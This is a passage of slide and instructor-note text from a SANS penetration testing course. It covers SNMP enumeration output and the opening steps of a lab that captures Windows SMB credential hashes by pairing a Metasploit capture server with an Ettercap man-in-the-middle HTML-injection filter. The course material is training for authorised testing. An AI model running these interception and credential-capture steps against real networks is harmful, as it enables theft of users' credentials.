
Exercise: SNMP Enumeration (8)

```
# snmpcheck -t 10.10.10.40 -c public
snmpcheck.pl v1.8 - SNMP enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)

 [*] Try to connect to 10.10.10.40
 [*] Connected to 10.10.10.40
 [*] Starting enumeration at 2012-07-20 08:12:42

 [*] System information
 ---------------------------------------------------------------------------------
omitted

 [*] Routing information
 ---------------------------------------------------------------------------------

      Destination       Next Hop         Mask           Metric

          1.1.1.0          1.1.1.2     255.255.255.0          -
         10.0.0.0      10.10.10.40         255.0.0.0          -
       11.13.17.1          1.1.1.3   255.255.255.255          2
       19.23.27.1          1.1.1.3   255.255.255.255
```

Exercise: SNMP Enumeration (8)

Similarly evaluating the target host at 10.10.10.40 reveals information about the Cisco router, including the configuration of local interfaces with IP addresses, routing information, and listening UDP port information.


Congratulations! This concludes the exercises.



Exercise Complete – STOP

You have successfully completed the exercise.
Congratulations!

Exercise Complete – STOP
This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!



Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 1

Course Overview

Ensure Your Success

Accessing the Network

Exercise: Captive Portal Bypass Scenario

Manipulating the Network

Exercise: Ettercap MITM

Exercise: BetterCap MITM

Exercise: Custom BetterCap Proxy Module

IPv6 for Penetration Testers


Exercise: IPv6 Attack

Exploiting the Network

Exercise: SNMP Enumeration

Bootcamp

SEC660.1 Bootcamp
Welcome to the SANS SEC660.1 Bootcamp!




Bootcamp Exercises

- Metasploit SMB Capture with Ettercap Filter
- OSPF Routing Manipulation
- Cisco Configuration Retrieval

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 248

Bootcamp Exercises

In this bootcamp session we will tackle several exercises. First we'll use Metasploit's SMB capture server to lure a victim browser into sending credential information with a custom Ettercap filter. Next, we'll look at exploiting common weaknesses in OSPF deployments, attacking the message digest secret and injecting routes to manipulate the internal network. Finally, we'll look at Cisco router configuration retrieval over SNMP and TFTP.




Exercise: SMB Capture with Metasploit and Ettercap

- In the Manipulating the Network module we looked at Ettercap filters
  - After establishing a MITM attack, selectively manipulate traffic
- Internet Explorer will automatically retrieve references using UNC paths
  - e.g. \\server\image.gif
  - Sends authentication credentials to target in the process

Exercise: SMB Capture with Metasploit and Ettercap
In the Manipulating the Network session we spent some time looking at Ettercap filters. Once we can establish a Man-in-the-Middle (MITM) attack, an Ettercap filter allows us to selectively manipulate network traffic. We'll continue this process in this exercise, leveraging Ettercap along with Metasploit to capture a user's authenticated credentials.

As part of this process we'll target Microsoft Internet Explorer and the victim web browsing to an unencrypted website, injecting content to include an image reference to a UNC file path of the Metasploit SMB server. In this exchange, the victim will send their authentication credentials to the attacker, which are logged by the Metasploit SMB server.

If you are completing this exercise as an online student, remember to reference the tap0 interface instead of the eth0 interface. When using Ettercap, the eth0 interface is used by default. Add the argument "-i tap0" to instruct Ettercap to sniff and inject on the tap0 interface.




SMB Capture Attack

- Establish an SMB listener using Metasploit to capture credentials
- Establish MITM attack
- Use Ettercap filter to rewrite HTML to add UNC <img> reference

SMB Capture Attack

For this exercise, we'll establish an SMB listener process using Metasploit to capture the victim's authentication credentials. Once the server is running we'll establish a MITM attack and use a custom Ettercap filter to rewrite HTML content to add a UNC image reference, pointing to the Metasploit SMB server.




Metasploit SMB Capture Module

- Impersonates a legitimate SMB server
  - Sends a fixed challenge for each request to optimize password cracking
- Listens on TCP/445 by default
  - Can run a second instance of the server module on TCP/139

Metasploit SMB Capture Module

The Metasploit SMB capture module impersonates a server running the SMB protocol, logging any attempts to authenticate to the server for use with dictionary attacks or pre-computed rainbow table lookup attacks. To aid this process, the Metasploit SMB server sends a fixed challenge value for each authentication request, matching that of available rainbow tables.

By default, the process listens on TCP/445, though it is possible to change the listening port designation to instantiate a second instance of the server on TCP/139 as well.




Metasploit SMB Capture

```
# msfconsole
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > info

Provided by:
  hdm <x@hdm.io>

Basic options:
  Name         Current Setting   Required  Description
  ----         ---------------   --------  -----------
  CAINPWFILE                     no        The local filename to store the hashes in
Cain&Abel format
  CHALLENGE    1122334455667788  yes       The 8 byte server challenge
  JOHNPWFILE                     no        The prefix to the local filename to store the
hashes in John format
  SRVHOST      0.0.0.0           yes       The local host to listen on. This must be an
address on the local machine or 0.0.0.0
  SRVPORT      445               yes       The local port to listen on.
```

Metasploit SMB Capture

Start the Metasploit SMB server process as shown on this slide. Once loaded, load the auxiliary/server/capture/smb module and examine the module settings with the "info" command.

Some of the output on this page has been removed for space.



Attack Steps


- Start the Metasploit SMB capture server, logging to John the Ripper and Cain-compatible files
- Create an Ettercap filter to insert an HTML image reference to your Metasploit server
- Establish a MITM attack using Ettercap against one victim with your attack filter
- Victim should browse to http://10.10.10.70 or any other website
- Observe credential hash on SMB capture server and log files

We won't be performing password cracking in this exercise, just authentication data collection.

Attack Steps
Follow the attack steps outlined here to complete this exercise:

- Start the Metasploit SMB capture server, logging the observed credentials to John the Ripper and Cain-compatible files
